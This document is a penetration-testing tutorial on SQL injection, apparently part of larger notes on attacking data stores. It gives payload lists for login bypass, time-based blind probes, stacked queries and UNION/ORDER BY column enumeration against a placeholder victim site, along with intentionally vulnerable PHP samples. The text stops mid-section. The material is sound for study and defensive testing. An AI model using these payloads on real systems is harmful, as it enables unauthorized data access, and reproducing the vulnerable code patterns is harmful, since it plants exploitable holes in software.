**Attacking Data stores**

* **Xml injections**
  + **XML External Entity injection (XXE)**
  + **XML TAG Injection**
  + **XML Entity expansion attack**
  + **XPATH injection**
  + **soap injecting**
* **LDAP injection**
  + **Overview**
  + **Detecting LDAP injection vulnerability**
  + **LDAP injection Authentication Bypass**
  + **Blind LDAP Injection**
  + **Preventing LDAP injection**
* **SQL injection**
  + **Introduction**
  + **SQL Injection Categorization**
    - **SQL Injection First Categorization can be broken up into 3 classes**
      * **In-band SQL Injection**
      * **Inferential (blind SQL injection)**
      * **out-of-band**
    - **The Second categorization** 
      * **First Order**
      * **Second Order**
      * **Lateral**
  + **Testing for SQL injection Vulnerability:**
  + **SQL Injection Exploitation steps**
  + **First order SQL injection**
    - **Exploiting In-band SQL injection**
    - **Exploiting Blind SQL injection**
    - **OUT-OF-BAND SQL injection**
    - **Exploiting the Operating System with SQL Injection**
    - **SQL Evasion Techniques (Bypass filters)**
    - **SQL Injection Advanced Topics**
      * **Dumping Database from Login Form**
      * **injecting into insert statement**
      * **injecting into update statement**
      * **injecting into delete statement**
      * **injecting After ORDER By / Limit**
      * **Evil Twin Injection**
      * **Deathrow Single Row injection**
      * **Dump In One shoT**
      * **Injecting into Http Headers**
      * **Routed SQL injection**
      * **Stack queries injection (Piggy-backed Queries / Statement Injection)**
      * **Perl SQL Injection [array injection]**
      * **DOM BASED Client-Side SQL Injection**
  + **Second order SQL injection**
  + **Automated Tools**
  + **Preventing SQL injection**
* **NoSQL Injection**
  + **overview**
  + **There are five types of NoSQL attacks.**
  + **Authentication Bypass [tautologies]**
  + **Data Extraction**
  + **NoSQL Union query Injection [or Injection]**
  + **JavaScript Injection in MongoDB**
  + **Blind NoSQL injection**
  + **Piggybacked Queries**
  + **Cross-origin Violation**
  + **preventing NOSQL injection**
  + **Resources on SQL injection**

**SQL INJECTION**

* **Introduction**
  + **What is SQL injection**
    - SQL is an interpreted language that can be used to read, update, add, delete data in database
    - SQL injection allow us to read and modify all data stored within the databased and even take full control of the server on which data base is running
  + **Storage backend**
    - **The storage backend can be located on the same server as the web server or on a different one.**
    - **A few examples of backends are:**
      * Relational databases like MySQL, Oracle, SQL Server, PostgreSQL.
      * NoSQL databases like MongoDB, CouchDB.
      * xml based files.
      * Directories like openLDAP or Active Directory.
  + **Most common DBMS**
    - MySQL
    - MS\_SQL (Microsoft)
    - Oracle
    - PostgreSQL
    - SQLite
  + **There are four main types of operations at the database layer**
    - **SELECT**: read data from the database based on searching criteria
    - **INSERT**: insert new data into the database
    - **UPDATE**: update existing data based on given criteria
    - **DELETE**: delete existing data based on given criteria
    - **Extra**
      * **Order By**: used to sort the result-set in ascending or descending order
      * **Limit By**: the statement is used to retrieve records from one or more tables
  + **Basic SQL instructions**
    - show databases;
    - use database\_name;
    - show tables;
    - select \* From table\_name;
    - select column\_name From Table\_name ;
    - **simple select queries that are all the same**
      * **Numeric** 
        + select \* from table\_name where id=23
        + select \* from table\_name where id='23'
        + select \* from table\_name where id="23"
        + select \* from table\_name where id=(23)
        + select \* from table\_name where id=('23')
        + select \* from table\_name where id=("23")
      * **string**
        + SELECT \* FROM table\_name WHERE username='Raj' AND password='Chandel';

Trigger injection: ?username=a’

* + - * + SELECT \* FROM table\_name WHERE username="Raj" AND password="Chandel";

Trigger injection: ?username=a”

* + - * + SELECT \* FROM table\_name WHERE username=(’Raj’) AND password=(’Chandel’);

Trigger injection: ?username=a’)

* + - * + SELECT \* FROM table\_name WHERE username=("Raj") AND password=("Chandel")

Trigger injection: ?username=a”)

* + - **Order by / union query / LIMIT explanation**
      * **Union**
        + select column\_name From Table\_name1 UNION select column\_name From Table\_name2 ;

Rules to use union

the number of columns printed in the first table must be = the number of columns printed of the second database otherwise there will generate an error like “the used Select Statement have a different number of columns"

Ex this will generate an error because Number of columns are not equal

select column\_name1 , coumn\_name2 From Table\_name1 UNION select column\_name1 From Table\_name2 ;

and The field types of the first SELECT statement should match the ones in the second statement

* + - * + the previous query will return a table that includes the results returned by both SELECT statements. By default, this will include only **distinct** values. If you want to include duplicate values in the resultant table, you need to slightly modify the syntax to UNION ALL

select column\_name From Table\_name1 **UNION ALL** select column\_name From Table\_name2 ;

* + - * **Order by**
        + **Let’s suppose we have 4 rows and 2 columns**
        + select \* from students order by 1 : It will output all the rows and sort then by the first column which is id
        + select \* from students order by 2 : It will output all the rows and sort then by the second column which is f\_name
        + select \* from students order by 3 : It will output all the rows and sort then by the third column which is l\_name
        + select \* from students order by 4 : It will output all the rows and sort then by the fourth column which is roll\_no
        + select \* from students order by 5 : It will create an error "Unknown column '5' in 'order clause'"
        + select f\_name,l\_name from students order by 1 : It will output all the rows and sort then by the first column which is f\_name
        + select f\_name,l\_name from students order by 2 : It will output all the rows and sort then by the second column which is l\_name
        + select f\_name,l\_name from students order by 3 : It will create an error "Unknown column '3' in 'order clause'"
      * **LIMIT**
        + LIMIT row

LIMIT 1

* + - * + LIMIT row, column

LIMIT 1,1

* + - * + Example

First row

Select table\_schema from information\_schema.schemata limit 0,1--+

Second row

Select table\_schema from information\_schema.schemata limit 1,1--+

And so, on

* + - * **SQL Wildcards (like)**
        + Select username from users where city like '%delhi%';

Will output all the usernames from table users whose city column contains Delhi.

* + - * + Select city from users where username like 'n00%'

Will output all the cities whose username column starts with n00 or equals to n00.

* + - * + Select city from users where username like '\_\_\_'

i used 3 underscores which means any 3 characters so this will output any city having 3-character username.

* + - * + Select username, password where city like 'u\_t\_\_%'

Over here i queried for usernames and password where city starts with 'u' and having 't' on third place and having at least 5 characters

* + **Building Dynamic Queries**
    - Dynamic string building is a programming technique that enables developers to build SQL statements dynamically at runtime. Developers can create general-purpose, flexible applications by using dynamic SQL. A dynamic SQL statement is constructed at execution time, for which different conditions generate different SQL statements.
      * // a dynamically built SQL string statement in PHP
        + $query = "SELECT \* FROM table WHERE field = '$\_GET["input"]'";
      * // a dynamically built SQL string statement in .NET
        + query = "SELECT \* FROM table WHERE field = '" + request.getParameter("input") + "'";
  + **URL vs SQL query syntax**
    - http://widgetshop.com/widget/?id=1 or 1=1
      * The entire URL probably looked something like this
    - SELECT \* FROM Widget WHERE ID = 1 OR 1=1
      * SQL statement looked something like this
  + **SQL Injection Characters**
    - Character String Indicators ‘ or “
    - Multiple-line comment /\*….\*/
    - Addition, concatenate ( or space in URL) +
    - Single-line comment # or – -(hyphen hyphen)
    - Double pipe (concatenate) ||
    - Wildcard attribute indicator %
    - Local variable @variable
    - Global variable @@variable
    - Time delay waitfor delay ’00:00:10’
    - String instead of a number or vice versa
  + **A web application interacts with DB in many functions such as**
    - Authentication Page
    - Search Fields
    - Post Fields
    - Get Fields
    - HTTP Header
    - Cookie
  + **Here are some Injection Points injected into vulnerable systems**
    - Injected through user input.
    - Injection through cookie fields contains attack strings. Or other HTTP Headers
    - Injection through Server Variables.
    - Second-Order Injection where hidden statements to be executed at another time by another function.
* **SQL Injection Categorization**
  + **SQL Injection First Categorization can be broken up into 3 classes**
    - **In-band SQL Injection**
      * Data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page The most common techniques for this category:
        + **Union-Based SQL Injection**: The SQL UNION is used to combine the results of two or more SELECT SQL statements into a single result.
        + **Error-Based SQL Injection:** Asking the DB a question that will cause an error, and extract information from the error
    - **Inferential (blind SQL injection)**
      * unlike in-band SQLi, no error output to know if its vulnerable to SQL or no. no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “[blind SQL Injection attacks](https://www.acunetix.com/websitesecurity/blind-sql-injection/)”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server. The two types of inferential SQL Injection:
        + **Boolean-based (content-based) Blind SQLi**

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

**Code Example**

For example, if the result of a query is not NULL, the server returns "Great “, while "Nooo" otherwise:

If (result\_query)

return "Great!" # TRUE statement

else

return "Nooo" # False statement

**Payload Example:**

11’ and ‘N’ =’N -> TRUE statement

11’ and ‘N’ =’A -> False statement

Substring(‘Ahmed’,1,1) =’A’ -> TRUE

* + - * + **Time-based Blind SQLi**

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay, or returned immediately**, “Delayed or not delayed, this is the question…"**

**Oracle:** dbms\_pipe.receive\_message(('a'),10)

**Microsoft (MS\_SQL):** WAITFOR DELAY '0:0:10'


**PostgreSQL:** SELECT pg\_sleep(10)

**MySQL:** SELECT sleep(10)

**Conditional time delays**

You can test a single Boolean condition and trigger a time delay if the condition is true

**MySQL:** SELECT IF(YOUR-CONDITION-HERE,sleep(10),'a')

* + - **Out-of-Band** **SQL injection**
      * These attacks work by retrieving information through alternative channels, such as emails, file systems, HTTP requests, or DNS resolutions. these generally depend upon the backend technologies implemented
      * Exploiting a SQLi using OOB methods is particularly useful when all Inband techniques have failed because attempted vectors have been disabled, limited, or filtered
      * Out-of-band SQLi techniques would rely on the database server’s ability to make DNS or HTTP requests to deliver data to an attacker. EX:
        + OOB via HTTP
        + OOB via DNS
  + **The Second categorization entails the way the SQL injection is triggered, generally represented by the following three categories:**
    - the First three are about the exit point: how the data is returned to the attacker. the next three SQL injection categories are about the entry point,
    - **First Order SQL injection**:
      * malicious SQL statements are directly injected in the query and immediately executed; SQL injection arises where the application takes user input from an HTTP request and, in the course of processing that request, incorporates the input into an SQL query in an unsafe way.
      * **There are three main ways to exploit first order SQL injections:**
        + Short-circuit the query to render it a tautology (an always true or false sentence) and obtain all the data in the already-selected table. This can be performed by injecting something like "OR 1=1";
        + Use a JOIN (less common) or UNION (preferred way) statement to append arbitrary data to the returned dataset;
        + Inject a sub-query (a secondary query between round parenthesis) into the existing statement.
    - **Second Order SQL injection:**
      * the payload, returned by a first well-escaped SQL query, is memorized in a local storage, like a temporary variable, file, or table record in database, and is then retrieved and used by a subsequent vulnerable SQL query, triggering the injection.
    - **Lateral SQL injection**:
      * is the most complex injection method. The vulnerable query or stored procedure is attacked by environmental components that were incorrectly considered safe by the developer and not through its parameters.
      * Lateral Injections were first discussed in a paper titled "Lateral SQL Injection: A new Class of Vulnerability in Oracle"24 by Oracle expert David Litchfield early in 2008. This novel attack technique takes some standard concepts already known in vulnerability exploitation and applies them to SQL Injection: altering dependencies in order to take over the running component without directly attacking it.
      * Litchfield demonstrated that an attacker with access to Oracle's PL/SQL console can manipulate implicit functions like TO\_CHAR() by changing environment variables like NLS\_DATE\_FORMAT or NLS\_NUMERIC\_CHARACTERS that define the format of dates and numbers data-types.
      * Thanks to this concept and the unsafe handling of otherwise considered safe values, it's possible to take over PL/SQL procedures without user inputs.
      * 
* **Testing for SQL injection Vulnerability**
  + **Identifying Data Entry**
    - First You identify all the data entry on the Web application, we must make a list of all input fields whose values could be used in crafting a SQL query, including the get/post requests and hidden fields of POST/GET requests, Cookies, other parts of the HTTP request include the Host, Referrer, and User-Agent headers, …etc., and then test them separately,
  + **Manipulating Parameters** 
    - once you identify all the data accepted by the application, you need to modify them trying to interfere with the query and analyze the response from the server. Sometimes the response will include a SQL error directly from the database and will make your life very easy; however, other times you will need to remain focused and detect subtle differences.
    - The very first test usually consists of adding a **single quote ('), double quote ("") or a semicolon (;) or a backslash (\)** to the field under test.
    - **Payloads Example:**
      * /?q=1'
      * /?q=1"
      * /?q=1')
      * /?q=1")
      * /?q=[1]
      * /?q[]=1
      * /?q=1`
      * /?q=1\
      * /?q=1/\*'\*/
      * /?q=1/\*!1111'\*/
      * /?q=1'||'asd'||' <== concat string
      * /?q=1' or '1'='1
      * /?q=1 or 1=1
    - **Another interesting test** 
      * you can conduct to identify vulnerabilities in Oracle and PostgreSQL is to send the following two requests to the Web server:
        + http://www.victim.com/showproducts.php?category=bikes
        + <http://www.victim.com/showproducts.php?category=bi'||'kes>
      * The Microsoft SQL Server equivalent is:
        + http://www.victim.com/showproducts.php?category=bikes
        + <http://www.victim.com/showproducts.php?category=bi'+'kes>
      * The MySQL equivalent (note the space between the single quotes) is:
        + http://www.victim.com/showproducts.php?category=bikes
        + <http://www.victim.com/showproducts.php?category=bi''kes>
      * If the result of both requests is the same, there is a high possibility that there is a SQL injection vulnerability
  + **Generating Errors** 
    - **Depending on how the application is coded, the response returned will be constructed and handled as a result of one of the following:** 
      * The SQL error is displayed on the page and is visible to the user from the Web browser.
      * The SQL error is hidden in the source of the Web page for debugging purposes.
      * Redirection to another page is used when an error is detected.
      * An HTTP error code 500 (Internal Server Error) or HTTP redirection code 302 is returned.
      * The application handles the error properly and simply shows no results, perhaps displaying a generic error page.
    - **Direct DBMS Errors**
      * when you entered a single quote and it altered/changed the syntax of the database query, this is the error you’d expect. For MySQL, SQL injection may be present, but the same error message can appear in other contexts. For Oracle and MS-SQL, SQL injection is present, and it is almost certainly exploitable!
      * **Oracle:** 
        + Error:

SQLExceptionjava.SQL.SQLException**: ORA-01756: quoted string not properly terminated**

* + - * + Error in .NET Environment


Exception Details: System.Data.OleDb.OleDbException: One or more errors occurred during processing of command.

**ORA-00933: SQL command not properly ended**

* + - * + Error In PHP Environment

Warning: ociparse() [function.ociparse]: ORA-01756: quoted string not properly terminated in /var/www/victim.com/ocitest.php on line 31

* + - * **MS-SQL:** 
        + Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near ‘foo’
        + Msg 105, Level 15, State 1, Line 1 Unclosed quotation mark before the character string ‘foo’
        + Default ASP.NET Error Page



* + - * **MySQL:**
        + You may receive the preceding error or the one that follows. The following error provides useful information on how the SQL statement is being formulated:

**Warning: mySQL\_fetch\_assoc(): supplied argument is not a valid MySQL result resource**

//Create and execute the SQL statement

$result = mySQL\_query("SELECT \* from products where category='$category'");

//Loop on the results

while ($row = mySQL\_fetch\_array($result, MYSQL\_NUM)) {

printf("ID: %s Name: %s", $row[0], $row[1]);

}

**You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''VALUE''**

if (!$result) { //If there is any error

//Error checking and display

die('<p>Error: '. mySQL\_error(). '</p>'); }

* + - * **PostgreSQL**
        + Query failed: ERROR: syntax error at or near ""
        + Query failed: ERROR: unterminated quoted string at or near "'''"
    - **Redirect to Another Page**
      * Another possibility is to display different pages depending on the HTTP error code generated when rendering the page
      * **Example**
        + You can configure errors displayed in ASP.NET applications using the web.config file. This file is used to define the settings and configurations of an ASP.NET application. It is an XML document which can contain information about the loaded modules, security configuration, compilation settings, and similar data

<configuration>

<system.web>

<customErrorsdefaultRedirect="Error.aspx" mode="On">

<errorstatusCode="403" redirect="AccessDenied.aspx"/>

<errorstatusCode="404" redirect="NotFound.aspx"/>

<errorstatusCode="500" redirect="InternalError.aspx"/>

</customErrors>

</system.web>

</configuration>


* + - * + In the preceding example, the application by default will redirect the user to Error.aspx. However, in three cases (HTTP codes 403, 404, and 500) the user will be redirected to another page.
      * **Example 2**
        + if (!$result) { //If there is any error
        + //Error checking and redirection
        + header("Location:http://www.victim.com/error.php");
        + }
    - **Error Explanation**
      * The reason for the error is that the single-quote character has been interpreted as a string delimiter. Syntactically, the SQL query executed at runtime is incorrect (it has one too many string delimiters), and therefore the database throws an exception.
      * The SQL database sees the single-quote character as a special character (a string delimiter). The character is used in SQL injection attacks to “escape” the developer’s query so that the attacker can then construct his own queries and have them executed. The single-quote character is not the only character that acts as an escape character; for instance, in Oracle, the blank space ( ), double pipe (||), comma (,), period (.), (\*/), and double-quote characters (“) have special meanings. For example:
        + The pipe [|] character can be used to append a function to a value.

The function will be executed and the result cast and concatenated.

http://victim.com/id=1||utl\_inaddr.get\_host\_address(local)--

* + - * + An asterisk followed by a forward slash can be used to terminate a comment and/or optimizer hint in Oracle

http://victim.com/hint = \*/ from dual—

* + **Notes**
    - Remember whenever the input is enclosed with single quotes only single quote with input will create error.
      * When input is enclosed by double quotes a double quote with input will give error.
      * When Input is not enclosed with anything single quote and double quote both will give error.
* **SQL Injection Exploitation steps**
  + 
  + **1) Balance**
    - In this phase we balance the internal query, for example. Let’s say we figured out that out internal query is
      * Select \* from tablename where id=('23')
    - so, in this case our balance input should be
      * 23')
    - **Other Context**
      * /?q=1'
      * /?q=1"
      * /?q=1')
      * /?q=1")
      * /?q=1
      * /?q=1'))
      * /?q=1"))
      * /?q=1`))
      * /?q[]=1
  + **2) Inject**
    - In this phase we inject as per our requirement, and the type of injection we are doing.
  + **3) Terminating**
    - **Terminating Using SQL comments** **(Most Used)**
      * **MySQL**
        + #comment Hash (URL encode while use)
        + /\*comment\*/
        + /\*! MYSQL Special SQL \*/
        + --comment : MySQL Linux Style
        + --+ comment : MySQL Windows Style [Note the space after the double dash]
      * **PostgreSQL**
        + --comment
        + /\*comment\*/
      * **Oracle**
        + --comment
      * **SQLite**
        + --comment
        + /\*comment\*/
      * **HQL**
        + HQL does not support comments
      * **Other**
        + --+- : SQL Comment
        + ;%00 : Null Byte
        + ` : Backtick
    - **Terminating Using Time Delay (in Blind SQL)**
      * When testing applications for SQL injection vulnerabilities you will often find yourself with a potential vulnerability that is difficult to confirm. This number of reasons, but mainly because the Web application is not showing any errors and because you cannot retrieve any data. In this kind of situation, it is useful to inject database time delays and check whether the response from the server has also been delayed. Time delays are a very powerful technique as the Web server can hide errors or data, but cannot avoid waiting for the database to return a result, and therefore you can confirm the existence of SQL injection. This technique is especially useful in blind injection scenarios
      * **MS-SQL** 
        + Microsoft SQL servers have a built-in command to introduce delays to queries: WAITFOR DELAY ‘hours:minutes:seconds’.
        + For example, the following request to the Victim Inc. Web server takes around 5 s:

http://www.victim.com/basket.aspx?uid=45;waitfor delay '0:0:5';--

* + - * **MySQL**
        + MySQL databases don’t have an equivalent to the WAITFOR DELAY command. However, it is possible to introduce a delay using functions which take a long time to operate. The BENCHMARK function is a good option. The MySQL BENCHMARK function executes an expression a number of times. It is used to evaluate the speed of MySQL executing expressions. The amount of time required by the database varies depending on the workload of the server and the computing resources; however, provided the delay is noticeable, this technique can be used for identification of vulnerabilities

http://www.victim.com/display.php?id=32; SELECT BENCHMARK(10000000,ENCODE('hello','mom'));--

* + - * **PostgreSQL**
        + PostgreSQL databases (8.2 and up), the pg\_sleep function can be used to induce delays:

http://www.victim.com/display.php?id=32; SELECT pg\_sleep(10);--

* + - * **Oracle**
        + Oracle PL/SQL, which allows inline injection uses the following set of instructions:

http://www.victim.com/display.php?id=32 or 1=dbms\_pipe.receive\_ message('RDS', 10)

* + - **Terminating Using Multiple Queries (stacked Queries)**
* **Exploiting in-band SQL injection:** 
  + injecting into select Statement [ the most common SQL injection arises in select statements]
  + **Authentication Bypass**: (IN login Pages)
    - **Vulnerable code:**
      * if ( ! empty( $\_POST ) ) {
      * if (isset($\_POST['username']) && isset($\_POST['password']) ) {
        + $conn = mySQL\_connect("localhost","username","password"); **// connect to the database**
        + $SQL="select \* from users where username ='" . $\_POST['username'] . "' and password = '" . $\_POST['password'] . "'";
        + $result = $conn->query($SQL);
        + if(!$result) { trigger\_error("invalid query: " . $conn->error); }
        + if( $result->num\_rows == 1 ) { **#important we must use LIMIT 1**

$\_SESSION['user'] = $\_POST['username'];

header("Location:admin.php");

}

* + - * + else { echo "<div class=\"alert alert-danger\">Wrong username or password</div>"; }
      * }
    - **The logic behind the authentication is:**
      * if the query returns at least one result (Match one or more row), that means a user Exists
      * if the query returns no result (Match zero row), you have not provided a valid username and password.
    - **Exploitation Steps**:
      * **Our goal is to make the query return at least one result. To do so we are going to inject a condition that is always true: 1=1. To do that, we are going to:**
        + Break outside of the single quote to be able to inject SQL using a single quote.
        + Add a OR keyword to make sure the comparison is always true.
        + Add our always true comparison: 1=1
        + Comment out the remaining query using -- (the space at the end matters) or #.
        + If we put everything together, we get our payload.
      * **known username** 
        + Username ‘ --
        + Admin’ --
      * **doesn’t know any specific username**
        + login as the first user stored in the database (usually the admin)

anything' or 1=1 ; #

any' or 1=1 LIMIT 1;--+

“ or true--

' or true--

“) or true--

') or true—

‘) or ( ‘1’=’1

or 1=1 --

or '1'='1' –

or 2>1

or ‘ahmed’ > ‘a’

or &#x27; 1 &#x27; = &#x27; 1 &#x27; --

|| %27 1 %27 = %27 1 %27 --

or '1'='1' ##

or '1'='1' ((

* + - * **Notes:**
        + In some situations, an alternative way to handle the trailing quotation mark without using the comment symbol is to “balance the quotes.” You finish the injected input with an item of string data that requires a trailing quote to encapsulate it.

**For example, entering the search term:**

Wiley’ OR ‘a’ = ‘a

results in the query:

SELECT author, title, year FROM books WHERE publisher = ‘Wiley’ OR ‘a’=’a’ and published=1

This is perfectly valid and achieves the same result as the 1 = 1 attack

* + - * + If we do encounter errors when our payload is returning multiple rows, we can instruct the query to return a fixed number of records with the LIMIT statement: some app restrict that the return is 1 record only so we use **limit 1**

tom' or 1=1 LIMIT 1; --

* + - * **using multiline comments to bypass authentication** 
        + You may find scenarios where a double hyphen (--) cannot be used because it is filtered by the application or because commenting out the rest of the query generates errors. In such cases, you can use multiline comments (/\*\*/) for commenting parts of the SQL statement. This technique requires more than one vulnerable parameter and an understanding of the position of the parameters in the SQL statement.
        + 
        + In this attack, we use the Username field to select the user we want and start the comment with the /\* sequence. In the Password field we finish the comment (\*/) and we add the single-quote sequence to end the statement syntactically correct with no effect on the result. The resultant SQL statement is:

SELECT \* FROM administrators WHERE username = 'admin'/' AND password = '/ '';

* + - * + Removing the commented code helps to better illustrate the example:

SELECT \* FROM administrators WHERE username = 'admin''';

* + - **SQL payloads** 
      * <https://github.com/trietptm/SQL-Injection-Payloads?fbclid=IwAR3ESXc0ZSx0tGBgE5UoNigMgZbeCyZShnZnfiZOuefZ3B-0L3NzwOoic-Q>
  + **Database enumeration** **(union Based SQL injection)**
    - We can also use SQL injection attacks to enumerate the database. For example, we need to know column and table names if we are going to extract data from them.
    - **vulnerable code:**
      * $conn = mySQL\_connect("localhost","username","password");
        + // connect to the database
      * if (isset($\_GET['id'])) {
      * $SQL = "SELECT id, name, text FROM feedback WHERE id=". $\_GET['id']; **//contains the query**
      * $result = $conn->query($SQL); **// submits the query to the database**.
      * if (!$result) {
      * trigger\_error('An error occured: ' . $conn->error);
      * }
      * else if ($result->num\_rows > 0) {
      * while($row = $result->fetch\_assoc()) { **// iterate through the record set**
      * echo "<tr><td> " . $row["name"]. "</td><td>" . $row["text"]. "</td></tr>"; } /**/ display the results to the browser**
      * } else { echo "No results. Specify an id."; }
      * }
      * else { echo "No results. Specify an id in your URL like ?id=1."; }
    - **Column Number Enumeration**
      * To work properly, the UNION operator needs the following requirements to be satisfied:
        + The two queries must return exactly the same number of columns.
        + The data in the corresponding columns of the two SELECT statements must be of the same (or at least compatible) types.
      * If these two constraints are not satisfied, the query will fail and an error will be returned so to overcome this there is 2 methods
      * **First Method**
        + We can add an order by clause to the query for simple enumeration. This clause tells the database to sort the results of the query by the values in one or more columns. by "order by 1" This query instructs the database to sort the results based on the values in the first column. If there is at least one column in the query, the query is valid and the page will render without errors. We can submit multiple queries, incrementing the order by clause each time until the query generates an error, indicating that the maximum number of columns returned by the query in question has been exceeded **ORDER BY N**

1' ORDER BY 1--+ #True

1' ORDER BY 2--+ #True

1' ORDER BY 3--+ #True

1' ORDER BY 4--+ #False (Error) - Query is only using 3 columns

#-1' UNION SELECT 1,2,3--+ True

until i get an error so it failed on 4 that means we have 3 columns in that table

You also need to add spaces before and after the comments (the browser replaces them with + in the address bar) if you are injecting in MySQL in windows environment

* + - * + we can use GROUP BY also**.** Even though GROUP BY and ORDER BY have different functionality in SQL, they both can be used in the exact same fashion to determine the number of columns in the query

1' GROUP BY 1--+ #True

1' GROUP BY 2--+ #True

1' GROUP BY 3--+ #True

1' GROUP BY 4--+ #False (Error) - Query is only using 3 columns

#-1' UNION SELECT 1,2,3--+ True

* + - * + **Notes**

when You will see this when you are attempting a UNION SELECT attack, and you have specified a different number of columns to the number in the original SELECT statement.

Oracle:

ORA-01789: query block has incorrect number of result columns

MS-SQL:

